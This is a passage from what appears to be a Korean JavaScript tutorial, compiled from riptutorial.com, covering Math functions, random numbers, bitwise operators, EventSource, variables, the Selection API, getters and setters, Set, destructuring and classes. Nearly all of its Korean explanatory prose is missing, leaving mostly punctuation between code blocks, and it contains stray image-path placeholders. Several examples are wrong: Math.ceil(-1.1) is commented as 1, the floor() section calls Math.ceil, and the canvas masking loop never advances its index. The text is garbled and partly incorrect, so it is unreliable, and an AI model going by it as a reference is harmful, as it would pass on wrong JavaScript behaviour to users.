Math.acos(r);
```

r (cosine) .

```
Math.acosh(r);
```

r .

```
Math.tan(r);
```

r .

```
Math.atan(r);
```

r ( ) . -π/2 π/2 .

```
Math.atanh(r);
```

r .

```
Math.atan2(x, y);
```

(0, 0) (x, y) . π −π π .

Math.round() .

```
var a = Math.round(2.3);       // a is now 2
var b = Math.round(2.7);       // b is now 3
var c = Math.round(2.5);       // c is now 3
```

```
var c = Math.round(-2.7);       // c is now -3
var c = Math.round(-2.5);       // c is now -2
```

-2.5 -2 . .

Math.ceil() .

```
var a = Math.ceil(2.3);        // a is now 3
var b = Math.ceil(2.7);        // b is now 3
```

ceil

```
var c = Math.ceil(-1.1);       // c is now 1
```

Math.floor() .

```
var a = Math.floor(2.3);        // a is now 2
var b = Math.floor(2.7);        // b is now 2
```

floor .

```
var c = Math.floor(-1.1);       // c is now -1
```

: (>>>) -2147483649 2147483648 .

```
2.3  | 0;                       // 2 (floor)
-2.3 | 0;                       // -2 (ceil)
NaN  | 0;                       // 0
```

6

Math.trunc()

```
Math.trunc(2.3);                // 2 (floor)
Math.trunc(-2.3);               // -2 (ceil)
Math.trunc(2147483648.1);       // 2147483648 (floor)
Math.trunc(-2147483649.1);      // -2147483649 (ceil)
Math.trunc(NaN);                // NaN
```

Math.floor , Math.ceil() Math.round() .

2 :

```
 var myNum = 2/3;               // 0.6666666666666666
 var multiplier = 100;
 var a = Math.round(myNum * multiplier) / multiplier;  // 0.67
 var b = Math.ceil (myNum * multiplier) / multiplier;  // 0.67
 var c = Math.floor(myNum * multiplier) / multiplier;  // 0.66
```

.

```
 var myNum = 10000/3;           // 3333.3333333333335
 var multiplier = 1/100;
 var a = Math.round(myNum * multiplier) / multiplier;  // 3300
 var b = Math.ceil (myNum * multiplier) / multiplier;  // 3400
 var c = Math.floor(myNum * multiplier) / multiplier;  // 3300
```

:

```
 // value is the value to round
 // places if positive the number of decimal places to round to
```

```
// places if negative the number of digits to round to
function roundTo(value, places){
    var power = Math.pow(10, places);
    return Math.round(value * power) / power;
}
var myNum = 10000/3;    // 3333.3333333333335
roundTo(myNum, 2);  // 3333.33
roundTo(myNum, 0);  // 3333
roundTo(myNum, -2); // 3300
```

`ceil` `floor` :

```
function ceilTo(value, places){
    var power = Math.pow(10, places);
    return Math.ceil(value * power) / power;
}
function floorTo(value, places){
    var power = Math.pow(10, places);
    return Math.floor(value * power) / power;
}
```

```
var a = Math.random();
```

: `a` `0.21322848065742162`

`Math.random()` 0 () 1 ( ) .

```
function getRandom() {
    return Math.random();
}
```

`Math.random()` (`[0,1)`) min () max () . `[min, max)`

```
function getRandomArbitrary(min, max) {
  return Math.random() * (max - min) + min;
}
```

`Math.random()` (`[0,1)`) min () max () . interval of `[min, max)`

```
function getRandomInt(min, max) {
  return Math.floor(Math.random() * (max - min)) + min;
}
```

`Math.random()` (`[0,1)`) min () max () . `[min, max]`

```
function getRandomIntInclusive(min, max) {
  return Math.floor(Math.random() * (max - min + 1)) + min;
}
```

https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Math/random

ToInt32 32 .

```
var a;
a = 0b0011 | 0b1010; // a === 0b1011
// truth table
// 1010 | (or)
// 0011
// 1011  (result)
```

```
a = 0b0011 & 0b1010; // a === 0b0010
// truth table
// 1010 & (and)
// 0011
// 0010  (result)
```

```
a = ~0b0011; // a === 0b1100
// truth table
// 10 ~(not)
// 01  (result)
```

xor ( )

```
a = 0b1010 ^ 0b0011; // a === 0b1001
// truth table
// 1010 ^ (xor)
// 0011
// 1001  (result)
```

```
a = 0b0001 << 1; // a === 0b0010
a = 0b0001 << 2; // a === 0b0100
a = 0b0001 << 3; // a === 0b1000
```

`Math.pow(2, n)` . , .

```
var n = 2;
var a = 5.4;
var result = (a << n) === Math.floor(a) * Math.pow(2,n);
// result is true
a = 5.4 << n; // 20
```

>> ( ) >>> ( )

```
a = 0b1001 >> 1; // a === 0b0100
a = 0b1001 >> 2; // a === 0b0010
a = 0b1001 >> 3; // a === 0b0001

a = 0b1001 >>> 1; // a === 0b0100
a = 0b1001 >>> 2; // a === 0b0010
a = 0b1001 >>> 3; // a === 0b0001
```

32 :

```
a = 0b11111111111111111111111111110111 | 0;
```

```
console.log(a); // -9
b = a >> 2;     // leftmost bit is shifted 1 to the right then new left most bit is set to on
(1)
console.log(b); // -3
b = a >>> 2;    // leftmost bit is shifted 1 to the right. the new left most bit is set to off
(0)
console.log(b); // 2147483643
```

`>>>` .

`>>` .

`Math.pow(2,n)` .

```
a = 256.67;
n = 4;
result = (a >> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >> n; //  16

result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is true
a = a >>> n; //  16
```

(`>>>`) . JavaScript .

```
a = -256.67;
result = (a >>> n) === Math.floor( Math.floor(a) / Math.pow(2,n) );
// result is false
```

not (`~`) .

```
a |= b;   // same as: a = a | b;
a ^= b;   // same as: a = a ^ b;
a &= b;   // same as: a = a & b;
a >>= b;  // same as: a = a >> b;
a >>>= b; // same as: a = a >>> b;
a <<= b;  // same as: a = a << b;
```

: Javascript Big Endian . / OS . 8 Little Endian Big Endian .

: `&` `|` `&&` (and) `||` . () . . `^` (a^b) .

`min` `max` .

```
function randomBetween(min, max) {
    return Math.floor(Math.random() * (max - min + 1) + min);
}
```

:

```
// randomBetween(0, 10);
Math.floor(Math.random() * 11);
```

```
// randomBetween(1, 10);
Math.floor(Math.random() * 10) + 1;

// randomBetween(5, 20);
Math.floor(Math.random() * 16) + 5;

// randomBetween(-10, -2);
Math.floor(Math.random() * 9) - 10;
```

`Math.random()` 0 . .

. . .


`Math.random()` .

```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

. 0-1 .

randoms .

```
// v is the number of times random is summed and should be over >= 1
// return a random number between 0-1 exclusive
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
    }
    return r / v;
}
```



v . `Math.random()` , `Math.random()` 8 . Chrome 5,000,000 .

`v<5` .

`ceil()`

`ceil()` , .

:

```
Math.ceil(n);
```

:

```
console.log(Math.ceil(0.60)); //  1
console.log(Math.ceil(0.40)); //  1
console.log(Math.ceil(5.1));  //  6
console.log(Math.ceil(-5.1)); // -5
console.log(Math.ceil(-5.9)); // -5
```

floor()

floor() .

:

```
Math.floor(n);
```

:

```
console.log(Math.ceil(0.60)); //  0
console.log(Math.ceil(0.40)); //  0
console.log(Math.ceil(5.1));  //  5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

Math.atan2

. .

Math.atan(yComponent, xComponent) -Math.PI Math.PI (-180 180 °)

```
var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x);  // 0.6435011087932844
```

```
var line = {
    p1 : { x : 100, y : 128},
    p2 : { x : 320, y : 256}
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297
```

```
var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714
```

Sin & Cos .

( ) ax y . 0 , 90 (PI / 2) .

```
var dir = 1.4536; // direction in radians
```

```
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component
vec.y = Math.sin(dir) * dist; // get the y component
```

`dir` (1) .

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

y cos sin . x .

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

Math.hypot

pythagoras .

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

ECMAScript 6 `Math.hypot` .

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

.

```
var v1 = {x : 10, y :5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```

`Math.hypot` `Math.hypot` .


```
// find distance in 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325

// find length of 11th dimensional vector
```

```
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist =
Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

Math.sin

`Math.sin` `Math.cos` 2 * PI (360) -1 1 2 .



: ()

, , .

/ , , sin .

.

.

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
}
```

.

- Phase : . 0 1 , 0.5 . 0 1 .
- : . 1 2 . () -1 () 1. 1 0.25 0.75.
- : .

:

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
    t += phase * Math.PI * 2; // add the phase offset
    var v = Math.sin(t); // get the value at the calculated position in the cycle
    v *= amplitude; // set the amplitude
    v += offset; // add the offset
    return v;
}
```

( ):

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude +
offset;
}
```

.

. 6 . .

```
function simulateEvent(numEvents) {
    var event = Math.floor(numEvents*Math.random());
    return event;
}

// simulate fair die
console.log("Rolled a "+(simulateEvent(6)+1));  // Rolled a 2
```

, ...

```
function simulateEvent(chances) {
    var sum = 0;
    chances.forEach(function(chance) {
        sum+=chance;
    });
    var rand = Math.random();
    var chance = 0;
    for(var i=0; i<chances.length; i++) {
        chance+=chances[i]/sum;
        if(rand<chance) {
            return i;
        }
    }

    // should never be reached unless sum of probabilities is less than 1
    // due to all being zero or some being negative probabilities
    return -1;
}

// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1));  // Rolled a 1

// using probabilities
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1));  // Rolled a 6
```

, . .

```
var rewards = ["gold coin","silver coin","diamond","god sword"];
var likelihoods = [5,9,1,0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]);  // You get a silver coin
```

Little / Big

```
var isLittleEndian = true;
(()=>{
    var buf = new ArrayBuffer(4);
    var buf8 = new Uint8ClampedArray(buf);
    var data = new Uint32Array(buf);
    data[0] = 0x0F000000;
    if(buf8[0] === 0x0f){
        isLittleEndian = false;
    }
})();
```

Little-Endian .

Big-Endian .

```
var myNum = 0x11223344 | 0;  // 32 bit signed integer
var buf = new ArrayBuffer(4);
var data8 = new Uint8ClampedArray(buf);
var data32 = new Uint32Array(buf);
data32[0] = myNum; // store number in 32Bit array
```

Little-Endian 8

```
console.log(data8[0].toString(16)); // 0x44
console.log(data8[1].toString(16)); // 0x33
console.log(data8[2].toString(16)); // 0x22
console.log(data8[3].toString(16)); // 0x11
```

Big-Endian 8

```
console.log(data8[0].toString(16)); // 0x11
console.log(data8[1].toString(16)); // 0x22
console.log(data8[2].toString(16)); // 0x33
console.log(data8[3].toString(16)); // 0x44
```

Edian

```
var canvas = document.createElement("canvas");
var ctx = canvas.getContext("2d");
var imgData = ctx.getImageData(0, 0, canvas.width, canvas.height);
// To speed up read and write from the image buffer you can create a buffer view that is
```

```
// 32 bits allowing you to read/write a pixel in a single operation
var buf32 = new Uint32Array(imgData.data.buffer);
// Mask out Red and Blue channels
var mask = 0x00FF00FF; // bigEndian pixel channels Red,Green,Blue,Alpha
if(isLittleEndian){
    mask = 0xFF00FF00; // littleEndian pixel channels Alpha,Blue,Green,Red
}
var len = buf32.length;
var i = 0;
while(i < len){  // Mask all pixels
    buf32[i] &= mask; //Mask out Red and Blue
}
ctx.putImageData(imgData);
```

`Math.max()` 0 .

```
Math.max(4, 12);   //  12
Math.max(-1, -15); // -1
```

`Math.min()` 0 .

```
Math.min(4, 12);   //  4
Math.min(-1, -15); // -15
```

:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max.apply(Math, arr),
    min = Math.min.apply(Math, arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

ECMAScript 6 :

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],
    max = Math.max(...arr),
    min = Math.min(...arr);

console.log(max); // Logs: 9
console.log(min); // Logs: 1
```

/

```
function clamp(min, max, val) {
    return Math.min(Math.max(min, +val), max);
}

console.log(clamp(-10, 10, "4.30")); // 4.3
console.log(clamp(-10, 10, -8));     // -8
console.log(clamp(-10, 10, 12));     // 10
console.log(clamp(-10, 10, -15));    // -10
```

(jsFiddle)

`Math.sqrt()`

```
Math.sqrt(16)    #=> 4
```

`Math.cbrt()` .

6

```
Math.cbrt(27)   #=> 3
```

n

n `Math.pow()` .

```
Math.pow(64, 1/6) #=> 2
```

() : https://riptutorial.com/ko/javascript/topic/203/---

57:

, . new . .this .

Examples

. this . "".

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}
```

new .

```
let cat = new Cat("Tom");
cat.sound; // Returns "Meow"
```

prototype .

```
Cat.prototype.speak = function() {
  console.log(this.sound);
}

cat.speak(); // Outputs "Meow" to the console
```

.constructor constructor .

```
cat.constructor // Returns the `Cat` function
```

instanceof "" .

```
cat instanceof Cat // Returns "true"
```

: https://riptutorial.com/ko/javascript/topic/1291/-

58:

- EventSource ("api / stream");
- eventSource.onmessage = function (event) {}
- eventSource.onerror = function (event) {};
- eventSource.addEventListener = function (name, callback, options) {};
- eventSource.readyState;
- eventSource.url;
- eventSource.close ();

Examples

`EventSource` . API enpoint .

:

```
var eventSource = new EventSource("api/my-events");
```

, . `message` `.onmessage`

```
evtSource.onmessage = function(event) {
  var data = JSON.parse(event.data);
  // do something with data
}
```

. `text/plain` . JSON .

`EventSource.close()` .

```
var eventSource = new EventSource("api/my-events");
// do things ...
eventSource.close(); // you will not receive anymore events from this object
```

`.close()` .

EventSource

`EventSource` `.addEventListener` .

EventSource.addEventListener (name : String, : , [options])

name : .

: `event` .

options : .

`, heartbeat` , .

```
var eventSource = new EventSource("api/heartbeat");
...
eventSource.addEventListener("heartbeat", function(event) {
  var status = event.data;
  if (status=='OK') {
    // do something
  }
});
```

: https://riptutorial.com/ko/javascript/topic/5781/--

59:

- var foo [= value [, foo2 [, foo3 ... [, fooN]]]];
- let bar [= value [, bar2 [, foo3 ... [, barN]]]];
- const baz = value [, baz2 = value2 [, ... [, bazN = valueN]]];

:

-
-

Examples

.

```
const foo = "bar";
foo = "hello";
```

:

```
Uncaught TypeError: Assignment to constant.
```

```
const     . const     .  person      const         .
```

```
const person = {
    name: "John"
};
console.log('The name of the person is', person.name);

person.name = "Steve";
console.log('The name of the person is', person.name);

person.surname = "Fox";
console.log('The name of the person is', person.name, 'and the surname is', person.surname);
```

:

```
The name of the person is John
The name of the person is Steve
The name of the person is Steve and the surname is Fox
```

```
person    person.name    person.surname .
```

```
const     .
```

```
const foo = 100;
const bar = false;
const person = { name: "John" };
const fun = function () = { /* ... */ };
```

```
const arrowFun = () => /* ... */ ;
```

.

: `var` , `let` `const` (""). `const` .

- `var` .
- `let` .
- `const` .
- bare .

```
var a = 'foo';    // Function-scope
let b = 'foo';    // Block-scope
const c = 'foo';  // Block-scope & immutable reference
```

.

```
const foo; // "Uncaught SyntaxError: Missing initializer in const declaration"
```

. .

,,, .

```
// Number
var length = 16;

// String
var message = "Hello, World!";

// Array
var carNames = ['Chevrolet', 'Nissan', 'BMW'];

// Object
var person = {
    firstName: "John",
    lastName: "Doe"
};
```

JavaScript . , .

```
var a;              // a is undefined
var a = 5;          // a is a Number
var a = "John";     // a is a String
```

`undefined`

```
var a;

console.log(a); // logs: undefined
```

ReferenceError. " ".

```
var a;
console.log(typeof a === "undefined"); // logs: true
console.log(typeof variableDoesNotExist === "undefined"); // logs: true
```

= .

```
a = 6;
b = "Foo";
```

.

```
var a = 6;
let b = "Foo";
```

. a; a; .

```
c = 5;
c = "Now the value is a String.";
myNewGlobal;    // ReferenceError
```

. let var . . var . .

( ) . var let .

```
globalA = "1", globalB = "2";
let x, y = 5;
var person = 'John Doe',
    foo,
    age = 14,
    date = new Date();
```

(var a, b, c = 2, d;) . .

.

```
var a = 9,
b = 3;
b += a;
```

b 12 .

```
b = b + a;
```

```
var a = 9,
b = 3;
b -= a;
```

b 6.

```
b = b - a;
```

---

by

```
var a = 5,
b = 3;
b *= a;
```

`b` 15.

```
b = b * a;
```

```
var a = 3,
b = 15;
b /= a;
```

`b` 5.

```
b = b / a;
```

7

```
var a = 3,
b = 15;
b **= a;
```

`b` 3375.

```
b = b ** a;
```

: https://riptutorial.com/ko/javascript/topic/3059/--

60: API

- sel = window.getSelection ();
- sel = document.getSelection (); // .
- range = document.createRange ();
- range.setStart (startNode, startOffset);
- range.setEnd (endNode, endOffset);

startOffset	`startNode` . `startNode` .
endOffset	`startNode` . `startNode` .

API ( ) .

Singleton `Selection` `Range` .

Mozilla Firefox . . .

Examples

.

```
let sel = document.getSelection();
sel.removeAllRanges();
```

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

.

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

`toString` .

```
console.log(document.getSelection());
```

API : https://riptutorial.com/ko/javascript/topic/2790/-api

61:

setter getter / .

getter value . setter getter .

Examples

Setter / Getter

JavaScript getter setter . .

```
var date = {
    year: '2017',
    month: '02',
    day: '27',
    get date() {
        // Get the date in YYYY-MM-DD format
        return `${this.year}-${this.month}-${this.day}`
    },
    set date(dateString) {
        // Set the date from a YYYY-MM-DD formatted string
        var dateRegExp = /(\d{4})-(\d{2})-(\d{2})/;

        // Check that the string is correctly formatted
        if (dateRegExp.test(dateString)) {
            var parsedDate = dateRegExp.exec(dateString);
            this.year = parsedDate[1];
            this.month = parsedDate[2];
            this.day = parsedDate[3];
        }
        else {
            throw new Error('Date string must be in YYYY-MM-DD format');
        }
    }
};
```

`date.date` `2017-02-27` . `date.date = '2018-01-02'` setter `date.year = '2018'` , `date.month = '01'` `date.day = '02'` . (: `"hello"`) .

Object.defineProperty Setter / Getter

```
var setValue;
var obj = {};
Object.defineProperty(obj, "objProperty", {
    get: function(){
        return "a value";
    },
    set: function(value){
        setValue = value;
    }
});
```

ES6 getter setter

```
class Person {
  constructor(firstname, lastname) {
    this._firstname = firstname;
    this._lastname = lastname;
  }

  get firstname() {
    return this._firstname;
  }

  set firstname(name) {
    this._firstname = name;
  }

  get lastname() {
    return this._lastname;
  }

  set lastname(name) {
    this._lastname = name;
  }
}

let person = new Person('John', 'Doe');

console.log(person.firstname, person.lastname); // John Doe

person.firstname = 'Foo';
person.lastname = 'Bar';

console.log(person.firstname, person.lastname); // Foo Bar
```

: https://riptutorial.com/ko/javascript/topic/8299/-

62:

Set .

. . ; Set . *SameValueZero* .

- ([iterable])
- mySet.add (value)
- mySet.clear ()
- mySet.delete (value)
- mySet.entries ()
- mySet.forEach ([, thisArg])
- mySet.has ()
- mySet.values ()

	Set . null .
	Set .
	.
thisArg	. this .

Set === . , Sets +0 (-0) -0 . ECMAScript 6 . Gecko 29.0 (Firefox 29 / Thunderbird 29 / SeaMonkey 2.26) (952870) Chrome +0 -0 Set . NaN undefined Set . NaN NaN (NaN! == NaN).

Examples

Set .

JavaScript .

:

```
const mySet = new Set();
```

iterable .

```
const arr = [1,2,3,4,4,5];
const mySet = new Set(arr);
```

`{1, 2, 3, 4, 5}` . 4 .

Set `.add()` .

```
mySet.add(5);
```

.

.add() .

```
mySet.add(1).add(2).add(3);
```

.delete() .

```
mySet.delete(some_val);
```

true false .

.has() .

```
mySet.has(someVal);
```

someVal true false false .

.clear() .

```
mySet.clear();
```

.size .

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

Array.prototype.length .

```
mySet.size = 5;
mySet.size; // 4
```

strict .

```
TypeError: Cannot set property size of #<Set> which has only a getter
```

. .filter() Array.prototype . Array.from() destructuring-assignment .

```
var mySet = new Set([1, 2, 3, 4]);
//use Array.from
const myArray = Array.from(mySet);
//use destructuring-assignment
const myArray = [...mySet];
```

Set Set .

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

mySet .

```
console.log(mySet); // Set {2, 4}
```

Sets .

```
var set1 = new Set([1, 2, 3, 4]),
    set2 = new Set([3, 4, 5, 6]);

const intersection = new Set(Array.from(set1).filter(x => set2.has(x)));//Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); //Set {1, 2}
```

for-loop Set .

```
const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // logs 1, 2 and 3
}
```

. :

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) //5 already exists in the set
Array.from(set) //[4, 5, 6, 10]
```

.forEach() Array.prototype.forEach() . callback , thisArg ,this callback .

callback . Set (Array.prototype.forEach() Map.prototype.forEach() Set Set .

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```

: https://riptutorial.com/ko/javascript/topic/2854/

63:

Destructuring EcmaScript 6 Javascript .

.

- [x, y] = [1, 2]
- [, ...] = [1, 2, 3, 4]
- [one, three] = [1, 2, 3]
- [= ' '] = []
- {a, b} = {a : x, b : y}
- {a : {c}} = {a : {c : ' '}, b : y}
- {b = ' '} = {a : 0}

ECMAScript 6 (AKA ES2015) destructuring . 75 % .

		Firefox			
49	13	45		36	

(- 2016/08/18)

Examples

. .

```
let user = {
    name: 'Jill',
    age: 33,
    profession: 'Pilot'
}

function greeting ({name, profession}) {
    console.log(`Hello, ${name} the ${profession}`)
}

greeting(user)
```

.

```
let parts = ["Hello", "World!"];

function greeting([first, second]) {
    console.log(`${first} ${second}`);
}
```

Destructuring . JavaScript - .

```
let user = {
  name: 'John Smith',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr

// a = 'one', b = 'two, c = 'three'
```

. .

2 .

```
var a = 1;
var b = 3;

[a, b] = [b, a];
// a = 3, b = 1
```

.

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

.

:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name, age } = person;

// Is equivalent to
let name = person.name; // 'Bob'
let age = person.age;   // 25
```

:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name: firstName } = person;
```

```
// Is equivalent to
let firstName = person.name; // 'Bob'
```

:

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone = '123-456-789' } = person;

// Is equivalent to
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone: p = '123-456-789' } = person;

// Is equivalent to
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

.

```
const person = {
  name: 'John Doe',
  age: 45,
  location: 'Paris, France',
};

let { name, age, location } = person;

console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

: `name` , `age` `location` `person` .

array rest .

1, :

```
function printArgs(arg1, arg2, ...theRest) {
  console.log(arg1, arg2, theRest);
}

printArgs(1, 2, 'optional', 4, 5);
// -> "1, 2, ['optional', 4, 5]"
```

2 .

```
function printArgs(...myArguments) {
  console.log(myArguments, Array.isArray(myArguments));
}

printArgs(1, 2, 'Arg #3');
// -> "[1, 2, 'Arg #3'] true"
```

`myArguments` Array true `...myArguments` arguments `...myArguments` ( ) (Array).).

/ `TypeError` ( ) `undefined` . . .

```
var obj = {a : 1};
var {a : x , b : x1 = 10} = obj;
console.log(x, x1); // 1, 10

var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

/ , / .

```
var obj = {
  a: {
    c: 1,
    d: 3
  },
  b: 2
};

var {
  a: {
    c: x,
    d: y
  },
  b: z
} = obj;

console.log(x, y, z);     // 1,3,2
```

```
var arr = [1, 2, [3, 4], 5];

var [a, , [b, c], d] = arr;

console.log(a, b, c, d);      // 1 3 4 5
```

n . .

```
var obj = {
  a: 1,
  b: [2, 3]
};

var {
  a: x1,
  b: [x2, x3]
} = obj;
```

```
console.log(x1, x2, x3);    // 1 2 3
```

```
var arr = [1, 2 , {a : 3}, 4];

var [x1, x2 , {a : x3}, x4] = arr;

console.log(x1, x2, x3, x4);
```

: https://riptutorial.com/ko/javascript/topic/616/-

64:

- class Foo {}
- Foo Bar {} .
- class Foo {constructor () {}}
- class Foo {myMethod () {}}
- class Foo {get myProperty () {}}
- class Foo {set myProperty (newValue) {}}
- class Foo {static myStaticMethod () {}}
- class Foo { get myStaticProperty () {}}
- const Foo = Foo {};
- const Foo = {};

`class` 2015 es6 JavaScript .

Javascript JavaScript . JavaScript . `class` `function` . (`new`). throw.

```
class someClass {
    constructor () {}
    someMethod () {}
}

console.log(typeof someClass);
console.log(someClass);
console.log(someClass === someClass.prototype.constructor);
console.log(someClass.prototype.someMethod);

// Output:
// function
// function someClass() { "use strict"; }
// true
// function () { "use strict"; }
```

JavaScript babel google-closure-compiler .

Examples

. `new` .

`class constructor` , .

```
class MyClass {
    constructor(option) {
        console.log(`Creating instance using ${option} option.`);
        this.option = option;
    }
}
```

:

```
const foo = new MyClass('speedy'); // logs: "Creating instance using speedy option"
```

`static` .

/ . `static` .

```
class MyClass {
    static myStaticMethod() {
        return 'Hello';
    }

    static get myStaticProperty() {
        return 'Goodbye';
    }
}

console.log(MyClass.myStaticMethod()); // logs: "Hello"
console.log(MyClass.myStaticProperty); // logs: "Goodbye"
```

.

```
const myClassInstance = new MyClass();

console.log(myClassInstance.myStaticProperty); // logs: undefined
```

, :

```
class MySubClass extends MyClass {};

console.log(MySubClass.myStaticMethod()); // logs: "Hello"
console.log(MySubClass.myStaticProperty); // logs: "Goodbye"
```

. . (getter) (setter).

`class` getter `get` . setter ( ) `set` .

`.name` getter setter . `.names_` . .

```
class MyClass {
    constructor() {
        this.names_ = [];
    }

    set name(value) {
        this.names_.push(value);
    }

    get name() {
        return this.names_[this.names_.length - 1];
    }
